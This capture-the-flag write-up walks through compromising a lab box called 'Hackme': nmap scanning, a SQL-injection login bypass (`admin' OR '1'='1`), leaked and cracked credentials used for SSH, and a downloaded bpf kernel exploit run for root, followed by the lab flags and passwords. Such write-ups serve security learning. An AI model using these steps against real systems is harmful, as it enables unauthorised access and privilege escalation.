
# Hackme Writeup

We fine two open ports on doing an nmap scam

PORT  STATE SERVICE
22/tcp open  ssh
80/tcp open  http

## Port 80

We find a login page




It is vulnerable to SQLi and we can gain access to the dashboard using the following payload `admin' OR '1'='1`


Once authenticated, we uncover a /secret.php endpoint using dirsearch, which contains credentials.

*Username: bill*

*Password:*
*bf2ef88c1498530a2c89005e7d5013be8df2fe1aca097889e6d202b1ff802e5afa2a64c42c8759da692857d8b4bf0193b28fdc5ce4093b96c4f88a7fa7bedccf*

It is a SHA-512 hashed password → cottoncandy

Now we can ssh using the credentials bill: cottoncandy




And we got the user flag!

## Privilege Escalation


On running `uname -a`, and a bit of googling, we find that the kernel is vulnerable

[Linux: UAF via double-fdput() in bpf(BPF_PROG_LOAD) error path [42452340] - Project Zero (chromium.org)]

After downloading exploit.tar,

```
tar -xvf exploit.tar

./compile.sh

./doubleput
```

And we are root!

bill: cottoncandy

user flag: flag{7ac1f0cfff8f32e1244807b82fc96e54}

root password: jTtbUqf6MhYCdk8V532zvA

root flag : flag{6debec8448a92ddc45942445dbbfd727}